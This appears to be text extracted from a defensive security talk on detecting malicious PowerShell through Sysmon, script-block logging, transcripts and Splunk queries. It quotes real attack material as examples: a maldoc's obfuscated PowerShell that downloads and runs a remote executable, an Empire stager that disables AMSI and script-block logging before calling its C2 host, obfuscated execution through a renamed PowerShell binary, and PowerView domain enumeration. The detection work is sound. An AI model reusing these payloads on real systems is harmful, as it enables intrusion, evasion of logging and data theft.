- Microsoft Word document (32009/1) 67.36%
 - Generic OLE2 / Multistream Compound File (8008/1) 16.85%
 - Visual Basic Script (6000/0) 12.63%
 - Java Script embedded in Visual Basic Script (1500/0) 3.16%

File name: **Swiss_Re_03_10_2018_293477.doc**

File size: 224256

MD5: a0cd912881bebc657042cd5a5a5f7631

SHA1: 5056912d7ee9ba69b88182139a39baf2b5afe536

SHA256: 27aaa7d137cd99254cc04e0ed5776cd579d2128367b93a5f94a3c4e451b83986

SHA512: cf99e65b5f8debbb170a212f9d2874432ac9a5cbc1bf50d381d136074eaae088f79b3a50ce1cb93f85337faf281f3b28b24a5a7543edcc09cc61e8bf83863d0f



File Content Preview:>.....R...S...

q.....

DOC/macro copy/rename PS.exe to %TEMP%\rnd.exe

-  **qsbszwjcb.exe** (PID: 3056 cmdline: **C:\Users\user~1\AppData\Local\Temp\liveu\cqatk02\qsbszwjcb.exe \$i**)

Startup

- System is w7_1
-  **WINWORD.EXE** (PID: 2964 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /n 'C:\Users\user\Desktop\Swiss_Re_03_10_2018_293477.doc MD5: 5D798FF0BE2A8970D932568068ACFD9D')
 -  **qsbszwjcb.exe** (PID: 3056 cmdline: **C:\Users\user~1\AppData\Local\Temp\liveu\cqatk02\qsbszwjcb.exe \$iothvf7='es/twe';\$uoao='6.exe';\$oyxcl='cop';\$tkiwja='j = G';\$ieuiy7='oce';\$OcexA27='e("htt';\$ahmgadso='rse -f;\$xrzxdvuhw='path=';\$pnqzekby='nPolic';\$seewri='Net. We';\$YIAA9='%s';\$siuaedb='.Do';\$OQQM='ile';\$iedqotc='th)';\$uevsubmy='';\$maaaa=' Start';\$EtWkK='pas';\$souvlpecw41='ormat';\$CEFXIIO='n +';\$ufeez='rmat';\$cttxynqr='bclie';\$XCngjf='-cont';\$gwxgygko6='ve-';\$eqsule80='j -ge';\$hqbigsjy92='Item';\$poimmhe='qf9 =';\$uahau='f9)';\$ErCDdou='y By';\$odmee='p+"ldt';\$YcMuylve='-m 5';\$camhrjw='{ \$es';\$rvvjyuu='ohoop';\$iahou='s \$pa';\$uwomga=' Ge';\$yfauk=' \$oaj';\$lbzyoa='ps:/';\$WPoZleu='t-Exe';\$nuamsqa='sne';\$oaeuo='them';\$subjlby='ntyf';\$uosliy08='t-Date';\$kpuyab='cutio';\$gboeebi=');(New';\$iieo='s -S';\$soucdc='[doubl';\$soiye='recu';\$aceaoq='zyy';\$suyxoyn='orce';\$wwwxwri='/retr';\$XdpbdAW='Sleep';\$YyiU0='rjii';\$siouvyo76='e Pr';\$seeyubc=' \$zyyq';\$spxuyjbey='e]';\$KvawTlfmm=' + "v';\$TheknEecD28='bras';\$iyae='48';\$sulkuzy0=' -UFo';\$mhezz1=':tem';\$sciqsoe09='%s';\$; \$irbdbkpi='e(1)';\$NVpuoA='if('; \$utwwjwsfe='com/wp';\$dibcsk87=' \$pa';\$mukfuln='Remo';\$IHJITP='iveu';\$sexibfu='-Pr';\$solgltu='ka.';\$iqfuya='-Ob';\$yiua=' (\$en';\$shcjmfn0='(\$env';\$sgilhqbe='et-Dat';\$SEj jmqA='oces';\$CWIAO='') -';\$yobaeqz='ject S';\$WJjMuy='en/cs';\$uaueia='Start';\$GRXAC95='dFil';\$KluU='11.11';\$hnafue='ss';\$; \$qyyxqu='s/f';\$FuacsM='ifte';\$VzOjqzW='v:temp';\$yuxo=';w hil';\$bfucza='system.';\$otmgdcrzb='break';\$VJOIZPAE7='nt)';\$sauaidwd=' \$es';\$pcbrhdlsfy='.exe";;\$OloOU8=';}}Se';\$odeowq='wnloa';\$shjooul3='th';\$OEvteddVx='e -UF';\$BjcXaR='oajn =';\$gemum='nt/'; Invoke-Expression (\$soucdc+\$spxuyjbey+\$BjcXaR+\$uwomga+\$uosliy08+\$sulkuzy0+\$ufeez+\$sciqsoe09+\$aceaoq+\$poimmhe+\$yfauk+\$CEFXIIO+\$KluU+\$yuxo+\$irbdbkpi+\$camhrjw+\$tkiwja+\$sgilhqbe+\$OEvteddVx+\$souvlpecw41+\$YIAA9+\$uaueia+\$XdpbdAW+\$YcMuylve+\$iyae+\$NVpuoA+\$sauaidwd+\$eqsule80+\$seeyubc+\$uahau+\$otmgdcrzb+\$OloOU8+\$WPoZleu+\$kpuyab+\$pnqzekby+\$ErCDdou+\$EtWkK+\$iieo+\$oyxcl+\$siouvyo76+\$ieuiy7+\$hnafue+\$xrzxdvuhw+\$shcjmfn0+\$mhezz1+\$odmee+\$YyiU0+\$uoao+\$gboeebi+\$iqfuya+\$yobaeqz+\$bfucza+\$seewri+\$cttxynqr+\$VJOIZPAE7+\$siuaedb+\$odeowq+\$GRXAC95+\$OcexA27+\$lbzyoa+\$wwwxwri+\$rvvjyuu+\$nuamsqa+\$TheknEecD28+\$solgltu+\$utwwjwsfe+\$XCngj f+\$gemum+\$oaeuo+\$iothvf7+\$subjlby+\$FuacsM+\$WJjMuy+\$qyyxqu+\$OQQM+\$pcbrhdlsfy+\$dibcsk87+\$iedqotc+\$maaaa+\$sexibfu+\$SEjmqA+\$iahou+\$shjooul3+\$mukfuln+\$gwxgygko6+\$hqbigsjy92+\$yiua+\$VzOjqzW+\$KvawTlfmm+\$IHJITP+\$CWIAO+\$soiye+\$ahmgadso+\$suyxoyn+\$uevsubmy); MD5: 92F44E405DB16AC55D97E3BFE3B132FA)**
- cleanup

ProcessCreate Event from PS-renamed

Sysmon

```
Event
10/12/2018 02:02:52 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=1
EventType=4
Type=Information
ComputerName=
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
RecordNumber=151846
Keywords=None
```

```
Message=Process Create:
UtcTime: 2018-10-12 12:02:52.136
ProcessGuid: {5C2FA88C-8D6C-5BC0-0000-00108B7473C8}
ProcessId: 29464
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe
CurrentDirectory:
User:
LogonGuid: {5C2FA88C-CDF1-5BB4-0000-0020F0983A18}
LogonId: 0x183A98F0
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=DBA3E6449E97D4E3DF64527EF7012A10,IMPHASH=D1A922C94A1F407CB2BBCAD033C8ED7A
```

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe

Description: Windows PowerShell

Search for Description: Windows PowerShell

```
1 [redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"  
2 ProcessCreate "Description: Windows PowerShell"  
3 | search Description="Windows PowerShell"  
4 | rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"  
5 | stats dc(ComputerName) AS DC_host count by Image MD5 Description  
6 | sort -count
```

Sysmon

Image	MD5	Description	DC_host	count
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	E6F0030D09248E544649FA922B237619	Windows PowerShell	5666	325818
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	F6C714F1020F9BBF6A8534AC8AD7662F	Windows PowerShell	1309	5400
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	F7722B62B4014E0C50ADFA9D60CAFA1C	Windows PowerShell	817	4746
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	95000560239032BC68B4C2FDFCDEF913	Windows PowerShell	626	3138
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	DBA3E6449E97D4E3DF64527EF7012A10	Windows PowerShell	117	342
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	BE8FFEBE1C4B5E18A56101A3C0604EA0	Windows PowerShell	110	289
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe	DBA3E6449E97D4E3DF64527EF7012A10	Windows PowerShell	1	3

Idea for detection

- Search for processes with “Description: Windows PowerShell”
- Exclude “powershell.exe” (the legitimate one)
- Also exclude PowerShell ISE

Search for **Description: PS** without **powershell.exe**

SIGMA

Sysmon

```
1 sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessCreate
2 "Description: Windows PowerShell"
3 | search Image!="*\\powershell.exe" Image!="*\\powershell_ise.exe"
4 NOT "Description: Windows PowerShell ISE"
5 | rex field=Message ".*User: (([ ]|NT AUTHORITY)\\|\\)?(?<USER1>.*)"
6 | rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
7 | table _time ComputerName USER1 Image CommandLine ParentImage IMPHASH MD5
```

_time	ComputerName	USER1	Image	CommandLine	ParentImage
2018-10-12 14:02:52			C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe	C:\Windows\System32\cmd.exe
2018-10-12 14:02:39			C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe --version	C:\Windows\System32\cmd.exe
2018-10-12 14:02:29			C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe --help	C:\Windows\System32\cmd.exe

Search for Description: PS without powershell.exe

SIGMA

Sysmon

```
1 sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessCreate
2 "Description: Windows PowerShell"
3 | search Image!="*\\powershell.exe" Image!="*\\powershell_ise.exe"
4 NOT "Description: Windows PowerShell ISE"
5 | rex field=Message ".*User: (([NT AUTHORITY]\\\\)?(?<USER1>.*))"
```

CommandLine

ParentImage

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe

C:\Windows\System32\cmd.exe

_time

2018-10-12 14:02:52

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe --version

C:\Windows\System32\cmd.exe

2018-10-12 14:02:39

2018-10-12 14:02:29

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe --help

C:\Windows\System32\cmd.exe

Hello, world! My name is NOT powershell.exe 😊

```
Administrator: Command Prompt
C:\>C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe -C sal a New-Object;iex(a IO.StreamReader(
(a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('Cy/KLEnV9cgvLlFQz0jNycnXUSjPL8pJUVQHAA==
'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()
hello, world!
```

```
Administrator: Command Prompt
C:\>C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe -C $PSVersionTable

Name                Value
----                -
PSVersion           5.1.17134.228
PSEdition           Desktop
PSCompatibleVersions {1.0, 2.0, 3.0, 4.0...}
BuildVersion        10.0.17134.228
CLRVersion          4.0.30319.42000
WSManStackVersion   3.0
PSRemotingProtocolVersion 2.3
SerializationVersion 1.1.0.1
```

PowerShell Empire Stager

```
=====  
Empire: PowerShell post-exploitation agent | [Version]: 0.5.1-beta  
=====  
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub  
=====
```

EMPIRE

91 modules currently loaded

1 listeners currently active

1 agents currently active

(Empire) >

(Empire) > listeners

[*] Active listeners:

ID	Name	Host	Type	Delay/Jitter	KillDate	Redirect	Target
1	test	http://192.168.52.146:8080	native	5/0.0			

(Empire: listeners) > info

Listener Options:

Name	Required	Value
KillDate	False	
Name	True	test
StagingKey	True	31337
Type	True	native
RedirectTarget	False	
DefaultDelay	True	5
WorkingHours	False	
Host	True	http://192.168.52.146
CertPath	False	
DefaultJitter	True	0.0
DefaultProfile	True	/admin/get.php,/news.asp,/login/process.jsp Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Port	True	8080

(Empire) > [+] Initial agent 2FTFYM2K4SMKCEG4 from 192.168.52.206 now active

(Empire) > agents

[*] Active agents:

Name	Internal IP	Machine Name	Username	Process
2FTFYM2K4SMKCEG4	192.168.52.206	WINDOWS4	*DEV\Administrator	powershell/3828

(Empire: agents) > interact 2FTFYM2K4SMKCEG4

(Empire: 2FTFYM2K4SMKCEG4) >

10/09/2018 10:08:52 AM
LogName=Microsoft-Windows-PowerShell/Operational
SourceName=Microsoft-Windows-PowerShell
EventCode=4104
EventType=3
Type=Warning
ComputerName=w00hre.pnet.ch
User=NOT_TRANSLATED

PS-SB

Sid=S-1-5-21-1117333035-483950394-1849977318-527879 . "GETFIE`LD"('cachedGroupPolicySettings', 'N'+onPublic,Static');If(\$GPF){\$GPC=\$GPF.GETVal
SidType=0 VARY[StRing, SyStEm.ObjEcT]]::nEW();\$vAl.Add('EnableScriptB'+lockLogging',0);\$vAl.Add('Er
TaskCategory=Execute a Remote Command luE(\$Null,(New-ObJECt CoLLeCtiOnS.GENERIC.HaShSet[StrING]))}[REF].ASsEMbLY.GeTYpE('Syste
OpCode=On create calls ='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[System.Net.Servi
RecordNumber=23524 TWorkCREDentIAls;\$Script:Proxy = \$wc.Proxy;\$K=[SYStEM.TEXT.EnCoDING]::ASCII.GeTBYteS('6a2
Keywords=None [\$I]+\$S[\$H])%256}};\$ser='https://[REDACTED]:81';\$t='/admin/get.php';\$wC.HeadeRS.Add(

Message=Creating Scriptblock text (1 of 1):
IF(\$PSVERSIONTable.PSVersion.Major -ge 3){\$GPF=[rEf].AsSEMBLY.GeTTYPe('System.Management.Automation.Utils')
']=0;\$GPC['ScriptB'+lockLogging]['EnableScriptBlockInvocationLogging']=0}\$vAl=[COLLeCtiOnS.GENERIC.DicTIOn
Shell\ScriptB'+lockLogging]=\$vAl}ELsE{[SCRIPtBLock]. "GeTFIE`ld"('signatures', 'N'+onPublic,Static').SetVAL
nULl,\$true)};};[SYStEM.NET.SerVICEPoIntManAger]::EXpECT100COntInUe=0;\$wc=New-ObJECt SYSTEM.NET.WebCLIEnt;\$u
xy=[SYStEM.NET.WebREOUeST]::DefaultWebProXv:\$wc.ProXv.CREdENTIALS = [System.Net.CREdEntIalCACHe]::DEFAULTNE
S[\$_],\$S[\$J]=\$S[\$J]PC=\$GPF.GETVALue(\$Null);If(\$GPC['ScriptB'+lockLogging]){\$GPC['ScriptB'+lockLogging]['EnableScriptB'+lockLogging
\$DATA[4..\$Data.Length];\$vAl.Add('EnableScriptBlockInvocationLogging',0);\$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Power
GetTYpE('System.Management.Automation.AmsiUtils')|?{\$_|}%{\$_.GetField('amsiInitFailed','NonPublic,Static').SetVALUE(\$
stem.Net.ServicePointManager]::ServerCertificateValidationCallback = {\$true};\$wC.HeadeRS.Add('User-Agent',\$u);\$wc.Pro
.GeTBYteS('6a204bd89f3c8348afd5c77c717a097a');\$R={\$D,\$K=\$ArGs;\$S=0..255;0..255|}%{\$J=(J+\$S[\$_]+\$K[\$_%\$K.Count])%256;\$
C.HeadeRS.Add("Cookie","session=0x0yslT8KMwaqyC8G48IjfvEn2o=");\$daTA=\$WC.DOWnLoADdAta(\$SER+\$t);\$iv=\$dATA[0..3];\$DATA=

Idea for detection

- Search for **any of 3 strings** that are not obfuscated (*performance reason*)
 - `$PSVERSIONTABLE.PSVERSION.MAJOR`
 - `System.Management.Automation.Utils`
 - `System.Management.Automation.AmsiUtils`
- Remove obfuscation characters (simple **de-obfuscation**)
- Search for **any of 5 strings** (unique, **de-obfuscated**)
 - `EnableScriptBlockLogging`
 - `EnableScriptBlockInvocationLogging`
 - `cachedGroupPolicySettings`
 - `ServerCertificateValidationCallback`
 - `Expect100Continue`


```

1 | ██████████ sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational"
2 | $PSVERSIONTABLE.PSVERSION.MAJOR OR System.Management.Automation.Utils OR System.Management.Automation.AmsiUtils
3 | eval MessageDeobfuscated = replace(Message,"[ `'+\"\\^]", "")
4 | search EnableScriptBlockLogging OR EnableScriptBlockInvocationLogging OR cachedGroupPolicySettings OR
5 | ServerCertificateValidationCallback OR Expect100Continue
6 | table _time ComputerName Sid MessageDeobfuscated
7 | strcat "alert_powershell_PEmpire_stager_5m triggered for user " Sid " on " ComputerName alert_text

```

MessageDeobfuscated ↕

```

CreatingScriptblocktext(1of1): IF($PSVERSIONTABLE.PSVERSION.MAJOR-ge3){$GPF=[rEf].AsSEMBLY.GetType(System.
[EnableScriptBlockLogging]=0;$GPC[ScriptBlockLogging][EnableScriptBlockInvocationLogging]=0}$val=
[COLLECTIONS.Generic.Dictionary[String, System.Object]]::new();$val.Add(EnableScriptBlockLogging,0);$val.Add
(New-Object Collections.Generic.HashSet[String]))[REF].ASSEMBLY.GetType(System.Management.Automation.AmsiU
OBJECTSYSTEM.NET.WebClient;$u=Mozilla/5.0(WindowsNT6.1;WOW64;Trident/7.0;rv:11.0)likeGecko;[System.Net.Ser
[System.Net.CREDENTIALCache]::DEFAULTNETWORKCREDENTIALS;$Script:Proxy=$wc.Proxy;$K=[SYSTEM.TEXT.Encoding]:
($H$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BxOR$S(($S[$I]$S[$H])%256}};$ser=https://██████████:81;
ScriptBlockID:861acd63-d15d-4cf5-947d-6eebb47cac17 Path:

```

PS-SB

```

$GPC['ScriptB'+'lockLogging']}{$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging

```

```

[EnableScriptBlockLogging]=0;$GPC[ScriptBlockLogging][EnableScriptBlockInvocationLogging]=0}$

```

PS-Empire **functions** executed

PS-TR

- Pen-tester was having “fun” with Empire
- PS-Empire functions with parameters found in PS transcript file

```
0 10 20 30 40 50 60 70 80 90 100 110
1 Get-DomainController | Out-String | %{$_ + "`n"};"`nGet-DomainController completed!"
2 Get-DomainTrust | Out-String | %{$_ + "`n"};"`nGet-DomainTrust completed!"
3 Get-DomainController -Domain ██████████ | Out-String | %{$_ + "`n"};"`nGet-DomainController completed!"
4 Invoke-BloodHound -Threads 20 -CollectionMethod Default -Throttle 1000 -CSVFolder $(Get-Location) | Out-String |
5 Get-DomainFileServer | Out-String | %{$_ + "`n"};"`nGet-DomainFileServer completed!"
6 Get-DomainUser -Domain ██████████ -Server ██████████ | Out-String | %{$_ + "`n"};"`nGet-DomainUser completed!"
```

- Searched for “... | **Out-String** | %{...”

PS-Empire **functions** executed (top 60 funct's)

PS-TR

```
0 10 20 30
1 195 Get-DomainSearcher
2 160 Get-DomainObject
3 155 Invoke-UserImpersonation
4 115 Invoke-RevertToSelf
5 100 Get-DomainGroup
6 87 Get-DomainUser
7 85 Get-Forest
8 76 Convert-LDAPProperty
9 75 Get-DomainGPO
10 62 Convert-ADName
11 60 Get-DomainGroupMember
12 50 psenum
13 50 Get-DomainDFSShare
14 50 ConvertFrom-SID
15 47 New-ThreadedFunction
16 45 Get-PrincipalContext
17 40 Set-DomainObject
18 40 ConvertTo-LogonHoursArray
19 35 Remove-RemoteConnection
20 35 New-DynamicParameter
```

```
21 35 ConvertTo-SID
22 35 Add-RemoteConnection
23 31 Get-NetDomain
24 30 Get-DomainSite
25 30 Get-DomainOU
26 29 Invoke-Method
27 29 Get-NetComputer
28 27 Get-NetForest
29 27 Get-DomainTrust
30 26 Get-Name
31 25 Test-AdminAccess
32 25 Get-WMIRegProxy
33 25 Get-DomainUserEvent
34 25 Get-DomainGUIDMap
35 20 Resolve-IPAddress
36 20 Get-WMIProcess
37 20 Get-NetComputerSiteName
38 20 Get-DomainSPNTicket
39 20 Get-DomainObjectAcl
40 20 Get-DomainGPOLocalGroup
```

```
41 20 Get-DomainDFSShareV2
42 20 Get-DomainDFSShareV1
43 20 Find-DomainUserLocation
44 18 Get-NetLocalGroup
45 17 Get-IniContent
46 17 Get-GptImpl
47 17 Get-DomainFileServer
48 15 Set-DomainUserPassword
49 15 Set-DomainObjectOwner
50 15 Get-WMIRegMountedDrive
51 15 Get-WMIRegLastLoggedOn
52 15 Get-WMIRegCachedRDPConnection
53 15 Get-NetShare
54 15 Get-ForestTrust
55 15 Get-DomainSubnet
56 15 Get-DomainGPOUserLocalGroupMapping
57 15 Get-DomainGPOComputerLocalGroupMapping
58 15 Get-DomainDNSRecord
59 15 Find-InterestingDomainShareFile
60 15 Find-InterestingDomainAcl
```

```
0 10 20 30 40 50 60 70 80 90 100 110
54473 Get-DomainUser -Domain -Server | Out-String | %{$_ + "`n"};"`nGet-DomainUser completed!"
54474
54475
54476 postalcode : 3052
54477 logoncount : 24
54478 badpasswordtime : 02.11.2016 09:10:07
54479 l : Zollikofen
54480 distinguishedname :
54481 objectclass :
54482 telephonenumber :
54483 displayname :
54484 lastlogontimestamp :
54485 userprincipalname :
54486 name :
54487 department :
54488 primarygroupid :
54489 objectsid :
54490 directreports :
54491
54492
54493
54494 company :
54495 samaccountname :
54496 logonhours : {255, 255, 255, 255...}
54497 admincount : 1
54498 codepage : 0
54499 samaccounttype : USER_OBJECT
54500 accountexpires : 01.01.1601 01:00:00
```

PS-TR

Discovery > User enumeration – how many?

PS-TR

```
1 index= sourcetype="PowerShell_transcript.*"
2   objectsid OR samaccountname OR userprincipalname OR distinguishedname
3 | rex field=_raw ".*objectsid      : (?<objectsid>.*)"
4 | rex field=_raw ".*samaccountname  : (?<samaccountname>.*)"
5 | rex field=_raw ".*userprincipalname : (?<userprincipalname>.*)"
6 | rex field=_raw ".*distinguishedname : (?<distinguishedname>.*)"
7 | stats dc(userprincipalname) AS UPN dc(objectsid) AS ObjSID
8     dc(samaccountname) AS SAM_AN dc(distinguishedname) AS DistName
9   count by sourcetype
```


✓ 15,894 events (before 11/29/18 11:14:52.000 PM) No Event Sampling Job || ■ → ☰ ↓ Verbose Mode ▾

Events (15,894) Patterns **Statistics (1)** Visualization

100 Per Page ▾ / Format Preview ▾

sourcetype ▾	UPN ▾	ObjSID ▾	SAM_AN ▾	DistName ▾	count ▾
PowerShell_transcript.*.mYuZCJkE	10373	10423	10421	10514	15894

Unmanaged PowerShell



Get-TimedScreenshots

Branch: master [PowerSploit / Exfiltration / Get-TimedScreenshot.ps1](#)

Matt Graeber Get-TimedScreenshot enhancement. Issue #114

1 contributor

118 lines (84 sloc) | 3.61 KB


```
1 function Get-TimedScreenshot
2 {
3 <#
4 .SYNOPSIS
5
6 Takes screenshots at a regular interval and saves them to disk.
7
8 PowerShell Function: Get-TimedScreenshot
9 Author: Chris Campbell (@obscuresec)
10 License: BSD 3-Clause
```

Name	Date	Size
10-26-2018-16-37-48.png	26.10.2018 16:37	144 KB
10-26-2018-16-37-33.png	26.10.2018 16:37	153 KB
10-26-2018-16-37-18.png	26.10.2018 16:37	154 KB
10-26-2018-16-37-3.png	26.10.2018 16:37	125 KB
10-26-2018-16-36-48.png	26.10.2018 16:36	173 KB
10-26-2018-16-36-33.png	26.10.2018 16:36	116 KB
10-26-2018-16-36-18.png	26.10.2018 16:36	128 KB
10-26-2018-16-36-2.png	26.10.2018 16:36	113 KB

file Copy path

on Mar 11, 2016

Raw Blame History



Get-TimedScreenshots

https://obscuresecurity.blogspot.com/2013/01/Get-TimedScreenshot.html



Twitter

obscuresec

Other Content

Recommended Books

Recommended Links

Standard Disclaimer

Presentation Slides

RTFM



Monday, January 14, 2013

AUTOMATING SCREENSHOTS WITH POWERSHELL

